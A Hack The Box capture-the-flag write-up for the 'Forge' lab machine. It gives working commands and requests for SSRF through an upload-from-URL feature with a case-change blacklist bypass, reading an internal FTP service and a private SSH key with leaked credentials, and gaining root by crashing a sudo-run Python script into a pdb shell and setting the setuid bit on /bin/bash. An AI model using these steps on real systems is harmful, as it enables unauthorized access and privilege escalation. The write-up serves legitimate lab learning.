



# HACKTHEBOX

---

## Hack The Box – Writeup

**Machine:** Forge

**Author:** c1sc0

**Date:** September 24, 2021



**c1sc0** Guru

Rank: 375  398 ★ 19

[hackthebox.eu](https://hackthebox.eu)

# Contents

1 Overview	3
2 Recon	4
2.1 nmap . . . . .	4
2.2 Webapp port 80 . . . . .	4
2.3 Virtual host enumeration . . . . .	6
2.4 Webapp port 80 - vhost admin . . . . .	6
3 Foothold	9
3.1 Exploit path . . . . .	9
3.2 Fetching user.txt . . . . .	10
3.3 Gaining shell . . . . .	10
4 Privilege Escalation	12

# 1 Overview

Name	IP	Difficulty
Forge	10.10.11.111	Medium

Basically you use a vulnerability in an upload function to read files from a locally bound web service. You are then able to follow the trace and extract a private key to login via ssh. Finally you exploit a script, which you are able to run as root and which drops you into a gdb shell on error. There you can gain a root session.

## 2 Recon

### 2.1 nmap

Nmap results will give you three ports:

- 21/TCP, FTP, filtered
- 22/TCP, SSH, open
- 80/TCP, HTTP, open

```
> sudo nmap -sC -sV -oA nmap/forge -vvv 10.10.11.111

PORT      STATE      SERVICE REASON          VERSION
21/tcp    filtered  ftp      no-response
22/tcp    open      ssh      syn-ack ttl 63  OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;2
          protocol 2.0)
| ssh-hostkey:
|   3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQAB...
|   256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYT...
|   256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5A...
80/tcp    open      http     syn-ack ttl 63  Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Did not follow redirect to http://forge.htb
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
```

Listing 2.1: nmap results

### 2.2 Webapp port 80

If you direct your browser to <http://10.10.11.111> you will be redirected to <http://forge.htb>. Therefore we are adding this host to our /etc/hosts file.

```
# Static table lookup for hostnames.
# See hosts(5) for details.

127.0.0.1    localhost.localdomain localhost
::1         localhost.localdomain localhost
127.0.1.1    redkite.localdomain redkite

10.10.11.111 forge.htb
~
```

Figure 2.1: added forge.htb to /etc/hosts

The website then shows us a “image gallery” and an “upload”-button in the top right corner.




Figure 2.2: website on port 80 for forge.htb

The upload dialog lets us upload either an image from disk or one from an url as can be seen from figure 2.3.




Figure 2.3: Upload image page

We can easily upload an image but a file like a command shell will be blocked.

Testing the “Upload from url” feature we can provoke a callback from the box to our attackers system:

```
> sudo ncat -lnvp 80
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.11.111.
Ncat: Connection from 10.10.11.111:38550.
GET /foo.png HTTP/1.1
Host: 10.10.14.8
```

```
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

Listing 2.2: connection test

## 2.3 Virtual host enumeration

As this site at first did not give me anything else I decided to try and find other vhosts using wfuzz.

```
> wfuzz -c -w ~/tools/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
  -u 'http://forge.htb' -H "Host: FUZZ.forge.htb" --hw 26
*****
* Wfuzz 3.1.0 - The Web Fuzzer                                     *
*****

Target: http://forge.htb/
Total requests: 4989

=====
```

ID	Response	Lines	Word	Chars	Payload
000000024:	200	1 L	4 W	27 Ch	"admin"

```
Total time: 0
Processed Requests: 4989
Filtered Requests: 4988
Requests/sec.: 0
```

Listing 2.3: wfuzz vhost enumeration

Wfuzz is giving us the vhost admin. Therefore we add this to our “/etc/hosts”-file, too.

## 2.4 Webapp port 80 - vhost admin

Looking at this page with a browser one will discover, that this page can only be accessed from an internal source, as the following figure shows.

Only localhost is allowed!

Figure 2.4: Only localhost is allowed

We need to use a vulnerability in the main web application to access the app at <http://admin.forge.htb> from an internal source.

But entering <http://admin.forge.htb> into the “Upload from url”-dialog will result in a blocked request due to a blacklist.




Figure 2.5: Blacklist is in place

We can easily bypass the blacklist by entering <http://Admin.Forge.htb> as an url.

If you look at this request other than in a browser (in my case I am using Burp) you are able to see the site as html markup. Within this response you can discover different other paths.

```
<!DOCTYPE html>
<html>
<head>
  <title>Admin Portal</title>
</head>
<body>
  <link rel="stylesheet" type="text/css" href="/static/css/main.css">
  <header>
    <nav>
      <h1 class=""><a href="/">Portal home</a></h1>
      <h1 class="align-right margin-right"><a href="/announcements">Announc
ements</a></h1>
      <h1 class="align-right"><a href="/upload">Upload image</a></h1>
    </nav>
  </header>
  <br><br><br><br>
  <br><br><br><br>
  <center><h1>Welcome Admins!</h1></center>
</body>
</html>
```

Listing 2.4: paths leaking

Finally looking at /announcements we can discover credentials and some instructions:

```
An internal ftp server has been setup with credentials as user:heightofsecurity123!  
The /upload endpoint now supports ftp, ftps, http and https protocols for uploading from url.  
The /upload endpoint has been configured for easy scripting of uploads, and for uploading an image, one can simply pass a url with ?u=<url>.
```

Listing 2.5: credentials and announcement



## 3 Foothold

So next up the path is quite clear. We can access the internal ftp service, which was filtered in the nmap scan using the vulnerability in the main web application.

### 3.1 Exploit path

```
POST /upload HTTP/1.1
Host: forge.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: http://forge.htb
Connection: close
Referer: http://forge.htb/upload
Upgrade-Insecure-Requests: 1

url=http://Admin.Forge.htb/upload?u=ftp://user:heightofsecurity123!@Admin.Forge.htb&remote=1
```

Listing 3.1: POST request

You will receive an url where you can see the “uploaded image”. This url will reveal the information we requested.

There you can see the content of the internal bound ftp server:

```
HTTP/1.1 200 OK
Date: Wed, 22 Sep 2021 10:17:13 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Disposition: inline; filename=22Yb2ccss7ZHqWsL5mT7
Content-Length: 126
Last-Modified: Wed, 22 Sep 2021 10:17:03 GMT
Cache-Control: no-cache
Connection: close
Content-Type: image/jpg

drwxr-xr-x    3 1000    1000          4096 Aug 04 19:23 snap
-rw-r-----   1 0      1000          33 Sep 21 10:27 user.txt
```

Listing 3.2: server reply

### 3.2 Fetching user.txt

This way we can also read the user.txt file directly requesting the url <http://Admin.Forge.htb/upload?u=ftp://user:heightofsecurity123!@Admin.Forge.htb/user.txt>.

```
HTTP/1.1 200 OK
Date: Wed, 22 Sep 2021 10:19:50 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Disposition: inline; filename=fwLAC8m8LiPBLyhZb0eU
Content-Length: 33
Last-Modified: Wed, 22 Sep 2021 10:19:44 GMT
Cache-Control: no-cache
Connection: close
Content-Type: image/jpg
```

```
812765a195ec9d2bb2f47128019b176a
```

Listing 3.3: reading the user.txt

### 3.3 Gaining shell

So as we are a ftp user called user in a home directory we could also try ssh in with the creds:

```
> ssh user@forge.htb
The authenticity of host 'forge.htb (10.10.11.111)' can't be established.
ED25519 key fingerprint is SHA256:ezqn5XF0Y3fAiyCDw46VNabU1GKFK0kgYALpeaUmr+o.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'forge.htb' (ED25519) to the list of known hosts.
user@forge.htb: Permission denied (publickey).
```

Listing 3.4: trying ssh connection

But as we discover we would need to have a private key to ssh into the box.

So, hidden folders will not be displayed in listing. Right? But we get lucky and can retrieve the private key of user nonetheless as a key exists at “.ssh/id\_rsa”.

```
HTTP/1.1 200 OK
Date: Wed, 22 Sep 2021 10:27:40 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: image/jpg

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
[omitted for readability]
shlLupso7WoS0AAAAKdXNlckBmb3JnZQE=
```

Listing 3.5: retrieving private key

Finally we can use this key to ssh into the box.

```
> vim id_rsa
> chmod 600 id_rsa
> ssh -i id_rsa user@forge.htb

Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed 22 Sep 2021 10:31:05 AM UTC

System load:          0.0
Usage of /:           43.9% of 6.82GB
Memory usage:         22%
Swap usage:           0%
Processes:            222
Users logged in:      0
IPv4 address for eth0: 10.10.11.111
IPv6 address for eth0: dead:beef::250:56ff:feb9:1d00

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Aug 20 01:32:18 2021 from 10.10.14.6
user@forge:~$
```

Listing 3.6: ssh session on box

## 4 Privilege Escalation

First check is `sudo -l` and this will reveal we can run a python script as root.

```
user@forge:~$ sudo -l
Matching Defaults entries for user on forge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/
    sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on forge:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
```

Listing 4.1: output of `sudo -l`

So lets check what the script will do:

```
#!/usr/bin/env python3
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret password: ')
    if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
        clientsock.send(b'Wrong password!\n')
    else:
        clientsock.send(b>Welcome admin!\n')
    while True:
        clientsock.send(b'\nWhat do you wanna do: \n')
        clientsock.send(b'[1] View processes\n')
        clientsock.send(b'[2] View free memory\n')
        clientsock.send(b'[3] View listening sockets\n')
        clientsock.send(b'[4] Quit\n')
        option = int(clientsock.recv(1024).strip())
        if option == 1:
            clientsock.send(subprocess.getoutput('ps aux').encode())
        elif option == 2:
            clientsock.send(subprocess.getoutput('df').encode())
        elif option == 3:
            clientsock.send(subprocess.getoutput('ss -lnt').encode())
```

```
        elif option == 4:
            clientsock.send(b'Bye\n')
            break
except Exception as e:
    print(e)
    pdb.post_mortem(e.__traceback__)
finally:
    quit()
```

Listing 4.2: script we can run as root

The last part of this script is quite interesting. We can see that the user gets to choose from a menu. Choices are 1 to 4. And there is also no default choice. So if one was to choose “a” for example we will crash the script and land in a `pdb.post_mortem` shell. This could payout for us.

So we need to ssh sessions for this.

In the first ssh session we start the script like:

```
user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py
Listening on localhost:5959
```

Listing 4.3: ssh session 1 - start server

In a second session we trigger the bug connecting to the socket and choose “a” from the menu. The password we need to enter one can find in the script itself.

```
user@forge:~$ nc localhost 5959
Enter the secret passsword: secretadminpassword
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
a
```

Listing 4.4: ssh session 2 - connect to server

After triggering we can look at our first session and have an interactive shell there.

```
invalid literal for int() with base 10: b'a'
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(Pdb) 1+1
2
(Pdb) import os
(Pdb) os.system("id")
uid=0(root) gid=0(root) groups=0(root)
(Pdb) os.system("chmod 4775 /bin/bash")
(Pdb) exit
```

Listing 4.5: ssh session 1 - gdb shell

I chose to modify “/bin/bash” with a setuid bit to gain an interactive shell afterwards.

```
user@forge:~$ /bin/bash -p
bash-5.0# id
uid=1000(user) gid=1000(user) euid=0(root) groups=1000(user)
bash-5.0# cd /root
bash-5.0# cat root.txt
ae37345dd6a5cf9001c7668496ab77c3
bash-5.0#
```

Listing 4.6: grabbing root.txt



Thanks for reading...

**c1sc0**